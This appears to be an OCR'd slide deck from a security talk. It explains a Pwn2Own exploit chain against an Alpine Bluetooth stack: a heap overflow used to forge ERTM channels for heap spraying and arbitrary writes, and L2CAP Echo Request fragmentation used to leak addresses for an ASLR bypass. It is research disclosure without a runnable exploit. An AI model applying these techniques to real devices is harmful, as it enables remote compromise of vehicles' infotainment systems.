Exploit :: ERTM Channel :: Primitives

Using the ERTM channels we can obtain the following primitives:


- Universal Heap Spraying
- Arbitrary Address Write (AAW)

However, ERTM Channels are not accessible prior to authentication.


Let’s make our own ERTM channel via the Heap Overflow vulnerability!

Exploit :: ERTM Channel :: Primitives :: Overview

1. Initial state after reallocating channel#1




2. Overflow link#1→cur_pos into channel#2 creating a new ERTM channel




Exploit :: ERTM Channel :: Primitives :: Overview


1. Initial state after reallocating channel#1



2. Overflow link#1→cur_pos into channel#2 creating a new ERTM channel




3.1 channel#2 is used for Universal Heap Spraying via link#2




Exploit :: ERTM Channel :: Primitives :: Overview


1. Initial state after reallocating channel#1




2. Overflow link#1→cur_pos into channel#2 creating a new ERTM channel



3.1 channel#2 is used for Universal Heap Spraying via link#2



3.2 channel#2 can be used for AAW via link#2



Address Leak

Exploit :: Address Leak :: Reason

Alpine Bluetooth application doesn’t have PIE enabled, therefore we know executable section addresses

Just write into GOT / bss and do the magic?

Exploit :: Address Leak :: Reason

Alpine Bluetooth application doesn’t have PIE enabled, therefore we know executable section addresses

Just write into GOT / bss and do the magic?

Well, yes and no

Exploit :: Address Leak :: Reason

It’s possible to take the GOT overwrite approach, however:

- Hard to choose which entity to overwrite
- High possibility of crashes if GOT entity is hot
- Vendors tend to patch targets right before the Pwn2Own competition
    - PIE is an obvious target to patch
    - Very likely the exploit will be useless afterwards

Exploit :: Address Leak :: Reason

It’s possible to take the GOT overwrite approach, however:

- Hard to choose which entity to overwrite
- High possibility of crashes if GOT entity is hot
- Vendors tend to patch targets right before the Pwn2Own competition
  - PIE is an obvious target to patch
  - Very likely the exploit will be useless afterwards

Presume that all security mitigations are enabled

⬇

ASLR bypass is needed

Exploit :: Address Leak :: Approach

The module of the Bluetooth stack that is about to be used for Virtual Memory Address (VMA) leak must satisfy the following requirements:

- Transmit responses to a remote device
- Accessible prior to authentication
- Preferably leak from the heap arena

Exploit :: Address Leak :: Approach

The module of the Bluetooth stack that is about to be used for Virtual Memory Address (VMA) leak must satisfy the following requirements:

- Transmit responses to a remote device
- Accessible prior to authentication
- Preferably leak from the heap arena

L2CAP Echo Request / Response

Exploit :: Address Leak :: L2CAP Echo Request

L2CAP Echo module works in the same manner as ping.

Data in Echo Request must be sent back to a remote device via Echo Response.

L2CAP Signalling channel is used for communication.

Echo Request

8	8	16
Code=0x08	Identifier	Length
Data (optional)		


Echo Response

8	8	16
Code=0x09	Identifier	Length
Data (optional)		

Exploit :: Address Leak :: L2CAP Echo Request


The content of `pdu_info->p_data` is sent to a remote device

Length of Echo Request must be lower than 0x100



```
case L2CAP_ECHO_REQUEST:
 length = pdu_info->length;
 out_pdu_info.identifier = pdu_info->identifier;
 if ( length > 0x100 )
   return 0;
 rsp_opcode = L2CAP_ECHO_RESPONSE;
 out_pdu_info.p_data = pdu_info->p_data;
 out_pdu_info.length = length;
 // TX out_pdu_info back to remote device
 prh_l2_encode_packet(hci_handle, rsp_opcode, &out_pdu_info);
```

Exploit :: Address Leak :: L2CAP Echo Request



Exploit :: Address Leak :: L2CAP Echo Request :: Issues

- How can we modify the content of an Echo Request before it’s processed by the shown routine?
- How can we overwrite a specific member in the middle of a structure?

Exploit :: Address Leak :: L2CAP Echo Request :: Solution 1


- The lifetime of an Echo Request heap chunk can be controlled by L2CAP fragmentation
- L2CAP PDU will not be sent to an upper-layer until the complete PDU is reassembled from HCI ACL fragments
- Keeping the Echo Request PDU incomplete is required to modify its content via heap overflow
- When all the needed modifications are done, Echo Request can be completed and sent to the processing routine

Exploit :: Address Leak :: L2CAP Echo Request

How can we overwrite a specific member
in the middle of a structure?


Exploit :: Address Leak :: L2CAP Echo Request :: Solution 2

1. Initial state after converting channel#2 into ERTM




Exploit :: Address Leak :: L2CAP Echo Request :: Solution 2

1. Initial state after converting channel#2 into ERTM




2. Overflow to place cur_pos at the target position




Exploit :: Address Leak :: L2CAP Echo Request :: Solution 2


1. Initial state after converting channel#2 into ERTM



2. Overflow to place cur_pos at the target position




3. Disconnect channel#3 to free the heap chunk




Exploit :: Address Leak :: L2CAP Echo Request :: Solution 2


1. Initial state after converting channel#2 into ERTM




2. Overflow to place cur_pos at the target position



3. Disconnect channel#3 to free the heap chunk

